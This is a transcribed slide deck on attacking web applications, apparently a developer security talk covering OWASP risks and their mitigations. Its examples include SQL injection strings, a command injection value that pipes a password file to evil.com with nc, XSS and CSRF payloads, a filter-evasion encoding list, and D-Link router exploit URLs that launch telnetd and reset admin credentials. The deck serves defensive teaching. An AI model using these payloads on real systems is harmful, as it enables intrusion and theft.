
Summary & Call To Action
§  Be aware of security risks and typical vulnerabilities
§  Ensure your developers get up to date security training
§  Learn how to use the mitigation and prevention tools in your Web framework
§  Review code for security, not just correctness
§  If your web app is secure, attackers will try other routes
Thank You!
Sasha Goldshtein
CTO, Sela Group
blog.sashag.net
@goldshtn

Attacking Web Applications

  • 1.
    Attacking Web Applications Sasha Goldshtein CTO,Sela Group blog.sashag.net @goldshtn
  • 2.
    Sasha Goldshtein @goldshtn Every webdeveloper must be aware of the most common web attacks, risks, and mitigations. Don’t fly blind.
  • 3.
    Sasha Goldshtein @goldshtn Typical Risks § Exposure of user information -  Passwords, emails, identity theft §  Direct financial gain -  Credit card details §  Creating a botnet -  Using servers/user systems for malicious activity §  Denial of service §  Some serious damage™ -  Considering that more and more embedded systems serve stuff over HTTP
  • 4.
    Sasha Goldshtein @goldshtn Are TheyReally After Me? 1.  They could be, if you’re important. 2.  They are after your users. 3.  They are after your servers. 4.  They found you randomly on the web.
  • 5.
    Sasha Goldshtein @goldshtn OWASP TopTen 1.  Injection 2.  Broken auth and session management 3.  Cross-site scripting 4.  Insecure direct object references 5.  Security misconfiguration 6.  Sensitive data exposure 7.  Missing function level access control 8.  Cross-site request forgery 9.  Using vulnerable components 10. Unvalidated redirects and forwards
  • 6.
    Sasha Goldshtein @goldshtn SQL Injection § Suppose the user request parameter is …  '  or  '1'='1   §  Then the query we execute is … select  *  from  users  where  (name=''  or  '1'='1')  and  (password='whatever')   db.ExecuteReader("select  *  from  users  where  (name='"    +  Request["user"]  +  "')  and  (password='"  +  Request["password"]  +  "')");
  • 7.
  • 8.
    Sasha Goldshtein @goldshtn OS CommandInjection §  Suppose we’re too lazy to perform DNS lookup, so we resort to the following: §  Suppose the hostname parameter is …  foo  ||  cat  /etc/password  |  nc  evil.com §  Then we end up sending the password file to evil.com! §  Most recent noisy exploit 10/9/2013 in DLink DIR-505 router firmware:  request=ping_test&ip_addr=127.0.0.1;  /usr/sbin/telnetd;   system("nslookup  "  +  Request["hostname"]);
  • 9.
  • 10.
    Sasha Goldshtein @goldshtn Mitigating Injections § DO NOT trust user input §  DO NOT run code provided by the user §  DO NOT use blacklists for validation §  DO use SQL query parameters (?, @param, :param) §  DO use whitelists and regexes for validation §  DO fuzz your code with invalid input
  • 11.
    Sasha Goldshtein @goldshtn Sessions andCookies §  Most web applications today store sensitive user data in cookies §  At the very least, the session identifier is stored in a cookie -  Cookies are tasty §  Don’t store anything else in cookies and don’t trust them -  What if the client sends you: Cookie:  username=dave;permissions=admin  
  • 12.
  • 13.
    Sasha Goldshtein @goldshtn Sessions andURLs •  DO NOT embed session id in URLs •  DO NOT trust cookie contents •  DO NOT trust URL query string contents http://example.com/delete_account.php?account_name=sasha •  DO NOT use predictable session ids  http://example.com/cart.php?sess=127 •  DO use a Secure, HttpOnly cookie for session id •  DO use long, random session ids
  • 14.
    Sasha Goldshtein @goldshtn HTTP andHTTPS §  Surprisingly many web applications still use HTTP to transmit sensitive information §  Your HTTP traffic is freely available to: -  Your Starbucks barista -  Your family members -  Your ISP -  Your boss §  As a developer, you are responsible for your users sensitive information
  • 15.
  • 16.
    Sasha Goldshtein @goldshtn You HaveBeen Pineappled §  WiFi Pineapple is a mobile pentesting device -  ARM SOC, RAM, internal storage, USB storage, WiFi, Ethernet, 3G modem support §  Karma mode Is this the KatieHomeWiFi? Is this the Starbucks WiFi? Is this the JFKAirportWiFi? Sure
  • 17.
  • 18.
    Sasha Goldshtein @goldshtn Use HTTPSCorrectly §  DO NOT send sensitive information over HTTP §  DO NOT display login pages over HTTP §  DO NOT load HTTP frames/scripts/images in an otherwise HTTPS page §  DO insist on pure HTTPS for sensitive pages §  DO use Secure cookies for sensitive data (reminder) And, as a user: §  DO NOT connect to unsecured Wi-Fi networks (like “Free WiFi” or “Fluent”) §  DO use a VPN in insecure environments
  • 19.
    Sasha Goldshtein @goldshtn Storing SensitiveInformation §  DO NOT store anything you don’t have to store -  Least responsibility principle §  DO comply with regulation for secure storage -  E.g. if you store credit card details, you’re in for some pain
  • 20.
  • 21.
  • 22.
    Sasha Goldshtein @goldshtn “Password” unseatedby “123456” on SplashData’s annual “Worst Passwords” list 1.  123456 2.  password 3.  12345678 4.  qwerty 5.  abc123 6.  123456789 7.  111111 8.  1234567 9.  iloveyou 10. adobe123 11. 123123 12. admin 13. 1234567890 14. letmein 15. photoshop 16. 1234 17. monkey 18. shadow 19. sunshine 20. 12345 21. password1 22. princess 23. azerty 24. trustno1 25. 000000
  • 23.
    Sasha Goldshtein @goldshtn Password Storage § DO NOT store passwords in clear text §  DO NOT store encrypted passwords §  DO hash and salt passwords §  DO reject weak passwords during signup §  DO consider using OAuth §  DISCUSS which hash function to use -  Super-slow (bcrypt) – subject to DOS -  Super-fast (MD5, SHA1) – subject to cracking
  • 24.
    Sasha Goldshtein @goldshtn Cross-Site Scripting(XSS) •  Injecting JavaScript into pages viewed by other users – Cookie stealing, information disclosure – DOM manipulation, tricking the user to like Facebook pages, phishing – DDOS, bitcoin mining J •  Temporary XSS  http://searchengine.com/?q=<script>alert(1);</script> •  Persistent XSS – You provide data to the server which is then permanently displayed when users visit
  • 25.
  • 26.
    Sasha Goldshtein @goldshtn Cross-Site RequestForgery (CSRF) §  Use the fact that the user is already authenticated to a website to generate requests on his behalf  <img  src="http://forum.com/delete_profile.php?confirmed=True"  />   §  Interesting variation: use CSRF to login into YouTube with the attacker’s credentials; then, Google history is stored into the attacker’s account -  “I used to know what you watched on YouTube”
  • 27.
  • 28.
    Sasha Goldshtein @goldshtn 70 WaysTo Encode < <   %3C   &lt   &lt;   &LT   &LT;   &#60   &#060   &#0060   &#00060   &#000060   &#0000060   &#60;   &#060;   &#0060;   &#00060;   &#000060;   &#0000060;   &#x3c   &#x03c   &#x003c   &#x0003c   &#x00003c   &#x000003c   &#x3c;   &#x03c;   &#x003c;   &#x0003c;   &#x00003c;   &#x000003c;   &#X3c   &#X03c   &#X003c   &#X0003c   &#X00003c   &#X000003c   &#X3c;   &#X03c;   &#X003c;   &#X0003c;   &#X00003c;   &#X000003c;   &#x3C   &#x03C   &#x003C   &#x0003C   &#x00003C   &#x000003C   &#x3C;   &#x03C;   &#x003C;   &#x0003C;   &#x00003C;   &#x000003C;   &#X3C   &#X03C   &#X003C   &#X0003C   &#X00003C   &#X000003C   &#X3C;   &#X03C;   &#X003C;   &#X0003C;   &#X00003C;   &#X000003C;   x3c   x3C   u003c   u003C  
  • 29.
    Sasha Goldshtein @goldshtn Mitigating XSSand CSRF §  DO NOT trust user input (déjà vu?) §  DO NOT allow GETs to modify state §  DO NOT rely on blacklists §  DO escape and sanitize HTML provided by the user §  DO use whitelists or a non-HTML format like Markdown §  DO generate anti-CSRF tokens and validate them §  DO validate Referer headers
  • 30.
    Sasha Goldshtein @goldshtn Admin Consoles § DO NOT leave admin consoles exposed to the Internet §  DO NOT provide “extra helpful” troubleshooting info §  DO restrict admin consoles to local network only §  DO whitelist IP addresses if absolutely necessary Some auth cookies… yum!
  • 31.
  • 32.
    Sasha Goldshtein @goldshtn DLink DIR-615and DIR-300 Security Advisory •  OS command injection http://<IP>/tools_vct.xgi?set/runtime/switch/getlinktype=1&set/runtime/diagnostic/ pingIp=1.1.1.1`telnetd`&pingIP=1.1.1.1   •  CSRF to change admin password and enable remote administration (Internet-facing) http://<IP>/tools_admin.php?ACTION_POST=1&apply=Save +Settings&admin_name=admin&admin_password1=admin1&admin_password2=admin1&grap_auth_enable_h =0&rt_enable=on&rt_enable_h=1&rt_ipaddr=0.0.0.0&rt_port=8080     •  Information disclosure http://<IP>/DevInfo.txt   •  Insecure password storage $  cat  var/etc/httpasswd   admin:admin  
  • 33.
    Sasha Goldshtein @goldshtn Summary &Call To Action §  Be aware of security risks and typical vulnerabilities §  Ensure your developers get up to date security training §  Learn how to use the mitigation and prevention tools in your Web framework §  Review code for security, not just correctness §  If your web app is secure, attackers will try other routes
  • 34.
    Thank You! Sasha Goldshtein CTO,Sela Group blog.sashag.net @goldshtn